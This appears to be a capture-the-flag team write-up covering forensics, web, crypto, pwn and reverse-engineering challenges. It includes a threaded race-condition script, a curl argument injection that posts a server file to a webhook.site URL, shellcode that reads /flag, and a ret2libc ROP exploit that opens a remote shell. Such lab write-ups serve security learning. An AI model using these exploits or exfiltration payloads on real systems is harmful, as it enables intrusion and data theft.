
1 DO YOU LIKE HURTING OTHER PEOPLE?
2
3 Subject_Be_Verb_Year

From the 'readme.txt' file it shows the line '*Subject_Be_Verb_Year*' which can possibly be the flag structure.

```

~I9=
5P7;
zVcZ
$WCy
^Z^K
Ozkc
<<F"
Y      9$
Xr?#s
C3vf
1z3SZ
wg9e
]:/?3
L*EI)Y
:[qQJ6]
+;o}?
RICHARD
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$
```

With the given rooster.jpg strings it. At the end of the string it shows a name ‘RICHARD’ which can possibly be the subject.





As for the audio file, apply spectrogram and there is a section of the audio have the words ‘WATCHING 1989’ which can potentially be the verb and year.

So now based on the flag structure ‘*Subject Be Verb Year*’, subject is Richard, verb is Watching and the year is 1989.

WEB

Title: Straightforward



Accessing the website, I found that the flag need \$3000, however every initiate account contains \$1000 and with a daily bonus of \$1000, and the bonus only can claim once, which still not enough for redeem the flag.

```

@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)', (username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?', (username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))

```

After checking the code, I found that the claim function has a clear **race condition** vulnerability. It checks if the user has already claimed the bonus, then performs multiple database operations, but only commits the transaction at the end.

Since the check and the update are not part of a single atomic transaction, sending multiple simultaneous requests could allow claiming the bonus multiple times.

Therefore, I create another new account for sending multiple request (since this account already claimed). The code check with the cookie's values, therefore the values should be obtained first after the account creation.

Name	Value	Domain	Path	Expires...	Size	HttpOnly	Secure	SameSite	Partition	CrossSite	Priority	Medium
session	eyJ1c2VybmlfZSI6Imx1Y2t5UGxheWVylm0... eyJ1c2VybmlfZSI6Imx1Y2t5UGxheWVylm0Z_ontQPSDL1ZTl3Q6EEyHkGZG4gpcPZg	199.6...	/	Session	77	✓						

```

import threading
import requests

SESSION_COOKIE = 'eyJ1c2VybmFtZSI6ImhpaGkifQ.Z_n_sw.9B87QeL4BKB4TxN0DIOMwqh_EUE'
URL = 'http://159.69.219.192:7859/claim'


def send_claim():
    cookies = {'session': SESSION_COOKIE}
    r = requests.post(URL, cookies=cookies)
    print(r.status_code)

threads = []
for _ in range(5):
    t = threading.Thread(target=send_claim)
    threads.append(t)
    t.start()

for t in threads:
    t.join()

```

After that, I create a python script to send multiple simultaneous requests with the cookies value obtain just now.



After running the code, the account balance becomes \$4000 and it is sufficient to redeem the secret reward cost \$3000.

 Congratulations 

UMCS{th3_s0lut10n_1s_pr3tty_str4ghtf0rw4rd_too!}

[Back to Home](#)

Title: Healthcheck

Request Details & Headers

POST https://webhook.site/e3c297a4-bc88-4b85-a59f-49b551828c7d

Host: 104.214.185.119 Whois Shodan Netify Censys VirusTotal
Date: 04/12/2025 12:39:07 AM (in a few seconds)
Size: 54 bytes
Time: 0.000 sec
ID: df859e1-a211-4e48-8c33-eb7055443964
Note: [Add Note](#)

Query strings

None

content-type application/x-www-form-urlencoded
content-length 54
accept */*
user-agent curl/7.52.1
host webhook.site

Form values

payload test
umcs{n1c3_j0b_st4l1ng_myh0p3_4nd_dr3ams}

Request

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: 104.214.185.119
3 Content-Length: 134
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://104.214.185.119
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://104.214.185.119/index.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 url=
--data-urlencode@https%3A%2F%2Fwebhook.site%2Fe3c297a4-bc88-4b85-a59
f-49b551828c7d%20POST%20--data%20%40lobby%2Fhopes_and_dreams
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.27.4
3 Date: Fri, 11 Apr 2025 15:41:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.0.33
7 Content-Length: 1579
8
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width,
initial-scale=1.0">
15     <title>
URL HTTP Status Checker
</title>
16   <style>
17     body{
18       font-family:Arial,sans-serif;
19       background-color:#f4f4f4;
20       margin:0;
21       padding:0;
22       display:flex;
23       justify-content:center;
24       align-items:center;
25       height:100vh;
26     }
27     .container{
28       background:white;
29       padding:20px;
30       border-radius:8px;
31       box-shadow:0 10px 10px rgba(0,0,0,0.1);
32       width:100%;
33       text-align:center;
34       display:grid;
35     }
36   </style>
37 </head>
38 <body>
39   <div class="container">
40     <p>URL HTTP Status Checker</p>
41     <p>Status: 200 OK</p>
42     <p>Content-Type: text/html; charset=UTF-8</p>
43     <p>Content-Length: 1579</p>
44     <p>Date: Fri, 11 Apr 2025 15:41:01 GMT</p>
45     <p>Server: nginx/1.27.4</p>
46     <p>X-Powered-By: PHP/7.0.33</p>
47     <p>Content-Type: text/html; charset=UTF-8</p>
48     <p>Connection: keep-alive</p>
49     <p>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7</p>
50     <p>Origin: http://104.214.185.119/index.php</p>
51     <p>Accept-Encoding: gzip, deflate, br</p>
52     <p>Connection: keep-alive</p>
53     <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36</p>
54     <p>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7</p>
55     <p>Referer: http://104.214.185.119/index.php</p>
56     <p>Accept-Encoding: gzip, deflate, br</p>
57     <p>Connection: keep-alive</p>
58     <p>url=
--data-urlencode@https%3A%2F%2Fwebhook.site%2Fe3c297a4-bc88-4b85-a59
f-49b551828c7d%20POST%20--data%20%40lobby%2Fhopes_and_dreams</p>
59   </div>
60 </body>
61 </html>
```

--data-urlencode "payload=test" <https://webhook.site/e3c297a4-bc88-4b85-a59f-49b551828c7d> POST --data @lobby/hopes_and_dreams

>>>

--data-urlencode%20https%3A%2F%2Fwebhook.site%2Fe3c297a4-bc88-4b85-a59f-49b551828c7d%20POST%20--data%20%40lobby%2Fhopes_and_dreams

CRYPTOGRAPHY

Title: Gist of Samuel

The image shows two side-by-side browser windows. Both windows have a title bar with 'File', 'Edit', and 'View' menus. The left window has a tab labeled 'gist_of_samuel.txt' and the right window has a tab labeled 'gistfile1.txt'. Both windows display a large amount of identical, illegible text consisting of numerous small, colored characters (red, blue, green, yellow) arranged in a grid-like pattern. At the bottom of each window, there is status information: the left window shows 'Ln 1, Col 27' and '2 of 981 characters'; the right window shows 'Ln 1, Col 379' and '378 characters'. Both windows also indicate '100%', 'Unix (LF)', and 'UTF-8' encoding.

The challenge has given a text file name ‘gist_of_samuel.txt’. The content of it are 3 different types of train emoji.

Convert the train emoji to the morse code:

 - ' ' (space)

 - '.' (dot)

- '-' (dash)

MORSE CODE
Communication System > Telecom > Morse Code

Manage your facilities at scale with Eptura Asset

MORSE CODE TRANSLATOR

MORSECODE CHARACTERS

- ★ USE PERIOD '.' FOR SHORT AND DASH '-' FOR LONG
- ★ CHARACTER(S) FOR SHORT/DOT di
- ★ CHARACTER(S) FOR LONG/DASH dah

MORSE SPACE MANAGEMENT

- THE MESSAGE HAS SPACES BETWEEN EACH MORSE CODE
- THE MESSAGE USES THIS SEPARATOR: 0
- THE MESSAGE IS WITHOUT SPACE (△ COMPLICATED TRANSLATION)
 - ★ TRY... ② ③ ALL COMBINATIONS (ALPHANUMERIC A-Z0-9) ②
 - ALL COMBINATIONS OF LETTERS (A-Z ONLY) ②
 - TO INTEGRATE A WORD FROM DICTIONARY ②

★ DICTIONARY ②

Summary

- ★ Morse Code Translator
- ★ Morse Encoder
- ★ What is Morse Code? (Definition)
- ★ How to encrypt using Morse Code cipher?
- ★ How to decrypt Morse Code cipher?
- ★ How to recognize Morse Code ciphertext?
- ★ How to write Morse Code?
- ★ How to decipher audio MP3 Morse?
- ★ How to decipher Morse without spaces?
- ★ What are the variants of the Morse Cipher?
- ★ What is the mountain Morse code?
- ★ How has the Morse alphabet been created?
- ★ How to learn the Morse alphabet with mnemonics?
- ★ How to send a SOS in Morse?
- ★ How to mark the end of a character in Morse?

Translate the morse code and will get a long string.

'HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN, AND HIS FAVORITE NUMBER IS 8'

Challenge | 3 Solves X

Gist of Samuel

296

Samuel is gatekeeping his favourite campsite. We found his note.

flag: umcs{the_name_of_the_campsite}

*The flag is case insensitive

▼ Unlock Hint for 0 points

<https://gist.github.com/umcybersec>

The screenshot shows a GitHub Gist page for the user 'umcybersec'. The URL in the address bar is 'gist.github.com/umcybersec'. At the top, there is a search bar and links for 'All gists' and 'Back to GitHub'. A large circular profile picture of the user is displayed. Below it, the user's name 'umcybersec' and the text 'Joined 2 weeks ago' are shown. The main content area displays a single gist titled 'gist:55bb6b18159083cf811de96d8fef1583'. The gist was last active 1 hour ago and contains the following text:

```
1 yea, this is the gist of it.. that's all?
```

From the hint given, the 'E012D0A1FFAC42D6AAE00C54078AD3E' in the long string could be part of the gist link.


<https://gist.github.com/umcybersec/e012d0a1ffac42d6aae00c54078ad3e>

The screenshot shows the specific GitHub Gist page for the user 'umcybersec' at the URL 'https://gist.github.com/umcybersec/e012d0a1ffac42d6aae00c54078ad3e'. The page title is 'gist:e012d0a1ffac42d6aae00c54078ad3e' and it is marked as 'Secret'. The file name is 'gistfile1.txt'. The content of the file is a long string of characters: 'veryveryverysecret' followed by a large block of binary-like data from line 1 to line 11. Below the code editor, there are buttons for 'Write' and 'Preview', and a toolbar with various editing icons.

In the [link](#), there are a bunch of weird boxes. Copy it and paste it to notepad.



In the notepad, I start to play ‘Zoom in, Zoom Out’ hopping these boxes will shows some reader words and eventually there is NOTHING.




‘HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN, AND HIS FAVORITE NUMBER IS 8’


Reading back to the long string it mentioned that Samuel favourite number is 8 and I try to send this hint to ChatGPT, and I was told to try to use rail fence cipher decoder to rearrange these boxes with the key of 8.



I Copy the output from the decoder and zoom out to the smaller, and it seem to be appear some readable words, however I am not so sure what is it.



Then I try to ask my teammate in discord what they see.



One of the members actually found out the word is ‘*willow tree campsite*’ which is the correct flag!

PWN

Title: Babysc

.global start

.text

start:

```
mov $1, %rax
```

```
mov $1, %rdi
```

lea msg(%rip), %rsi

```
mov $3, %rdx
```

lea sc(%rip), %rcx

```
movb $0x0f, (%rcx)
```

```
movb $0x05, 1(%rcx)
```

jmp sc

msg:

```
.ascii "test\n"
```

sc:

nop

Nop

----- payload assembly ----->>>

.global _start

.text

start:

```
lea path(%rip), %rdi
xor %rsi, %rsi
mov $2, %rax
lea sc_open(%rip), %rcx
movb $0x0f, (%rcx)
movb $0x05, 1(%rcx)
jmp sc_open
```

sc_open:

```
nop
```

```
nop
```

```
mov %rax, %rdi
```

```
lea buf(%rip), %rsi
mov $100, %rdx
mov $0, %rax
lea sc_read(%rip), %rcx
movb $0x0f, (%rcx)
movb $0x05, 1(%rcx)
jmp sc_read
```

sc_read:

```
nop
```

```
nop
```

```
mov $1, %rdi
```

```
lea buf(%rip), %rsi
```

```
mov $100, %rdx
mov $1, %rax
lea sc_write(%rip), %rcx
movb $0x0f, (%rcx)
movb $0x05, 1(%rcx)
jmp sc_write
```

sc_write:

```
nop
nop
```

```
mov $60, %rax
xor %rdi, %rdi
lea sc_exit(%rip), %rcx
movb $0x0f, (%rcx)
movb $0x05, 1(%rcx)
jmp sc_exit
```

sc_exit:

```
nop
nop
```

path:

```
.ascii "/flag\0"
```

buf:

```
.space 100
```

Title: Liveleak

Chall decoded code

0x401292

```
undefined8 main(void)
{
    initialize();
    vuln();
    return 0;
}
```

0x 4011f7

```
void initialize(void)
{
    setvbuf(stdin,(char *)0x0,2,0);
    setvbuf(stdout,(char *)0x0,2,0);
    signal(0xe,alarm_handler);
    alarm(0x1e);
    return;
}
```

0x40125c

```
void vuln(void)
{
    char local_48 [64];

    puts("Enter your input: ");
    fgets(local_48,0x80,stdin);
```

```
return;
```

```
}
```

```
(venv) hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrion/Desktop/UMCSCTF/pwn/liveleak$ checksec chall
[*] '/mnt/c/Users/hrion/Desktop/UMCSCTF/pwn/liveLeak/chall'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
    RUNPATH:  b'.'
    SHSTK:   Enabled
    IBT:     Enabled
    Stripped: No
(venv) hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrion/Desktop/UMCSCTF/pwn/liveleak$
```

```
oooooooooooo
[*] After leak, received: b' \n'
[DEBUG] Received 0x1a bytes:
00000000  50 fe cf 58 5c 7c 0a 45  6e 74 65 72  20 79 6f 75  |P\xfe\xcf\x\|\x|\x|nter| you|
00000010  72 20 69 6e 70 75 74 3a  20 0a  |r in put:| . |
0000001a
[*] Raw leaked data: b'P\xfe\xcf\x\\|\n'
[*] puts@libc = 0x7c5c58cfffe50
[*] libc base = 0x7c5c58c7f000
[*] system = 0x7c5c58ccfd70
[*] /bin/sh = 0x7c5c58e57678
[DEBUG] Sent 0x69 bytes:
00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAAA|AAAAA|AAAAA|AAAAA|
*
00000040  41 41 41 41  41 41 41 41  bd 12 40 00  00 00 00 00  |AAAAA|AAAAA| . @ | . . . |
00000050  78 76 e5 58  5c 7c 00 00  1a 10 40 00  00 00 00 00  |xv\x|\x| . . | . @ | . . . |
00000060  70 fd cc 58  5c 7c 00 00  0a
00000069
[*] Switching to interactive mode

$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x2d bytes:
b'chall\n'
b'flag_copy\n'
b'ld-2.35.so\n'
b'libc.so.6\n'
b'supgais\n'
chall
flag_copy
ld-2.35.so
libc.so.6
supgais
$ cat flag_copy
[DEBUG] Sent 0xe bytes:
b'cat flag_copy\n'
[DEBUG] Received 0x2f bytes:
b'umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}\n'
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
[DEBUG] Received 0x9 bytes:
b'TIME OUT\n'
TIME OUT
```

```
from pwn import *
```

```
context.binary = './chall'
```

```
elf = ELF('./chall')
libc = ELF('./libc.so.6')
context.log_level = 'debug'

p = remote('34.133.69.112', 10007)

rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi'])[0]
ret = rop.find_gadget(['ret'])[0]
offset = 72

# First Payload Leak puts@got
payload = b'A' * offset
payload += p64(pop_rdi)
payload += p64(elf.got['puts'])
payload += p64(elf.plt['puts'])
# vuln function address from ghidra
vuln_addr = 0x40125c
payload += p64(vuln_addr)

p.sendlineafter(b'Enter your input:', payload)

# Leak puts address
out = p.recv(timeout=2)
log.info(f"After leak, received: {repr(out)}")

leaked = p.recvuntil(b'\n')
log.info(f"Raw leaked data: {repr(leaked)}")
puts_leak = u64(leaked.strip().ljust(8, b'\x00'))
log.success(f"puts@libc = {hex(puts_leak)}")

# Calculate libc base
libc_base = puts_leak - libc.symbols['puts']
system = libc_base + libc.symbols['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))

log.info(f"libc base = {hex(libc_base)}")
log.info(f"system = {hex(system)}")
log.info(f"/bin/sh = {hex(binsh)}")

p.recvuntil(b'Enter your input:')

# ----- Second Payload: system("cat /flag") -----
bss_addr = elf.bss() + 0x100
# command = b'cat /flag\x00'

# payload = b'A' * offset
```

```
# payload += p64(pop_rdi)
# payload += p64(bss_addr)
# payload += p64(ret)
# payload += p64(system)
# payload = payload.ljust(200, b'\x00')
# payload += command # "cat /flag\x00"

# subshell also fail
# command = b'cat /flag >& /proc/self/fd/1\x00'

# payload = b'A' * offset
# payload += p64(pop_rdi)
# payload += p64(bss_addr)
# payload += p64(ret)
# payload += p64(system)
# payload = payload.ljust(200, b'\x00')
# payload += command

# Execute shell and show it by myself
payload = b'A' * offset
payload += p64(pop_rdi)
payload += p64(binsh)
payload += p64(ret)
payload += p64(system)

p.sendline(payload)
p.interactive()
```

REVERSE ENGINEERING

Title: http-server

```
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ file server.unknown
server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939c32535a2a7, for GNU/Linux 3.2.0, stripped
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ |
```

After getting the file, I first check what is the file about using file command, and I get to know it is a elf file. Based on my previous experience, I always check the elf file using Ghidra to further investigate it.

```
pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
if (pcVar2 == (char *)0x0) {
    sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\r\n");
    send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\r\n",sVa
    r4,
    0);
}
else {
    __stream = fopen("/flag","r");
    if (__stream == (FILE *)0x0) {
        sVar4 = strlen(
            "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the
            flag file.\r\n"
        );
        send(param_1,
            "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag fi
            \r\n",
            sVar4,0);
    }
}
```

The code shows the program expects an HTTP request with a very specific string: GET **/goodshit/umcs_server** HTTP/13.37, therefore what we should do it just send a request with this string.

```
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ nc 34.133.69.112 8080
GET /goodshit/umcs_server HTTP/13.37
Host: 34.133.69.112HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

The flag is show after sending the request.

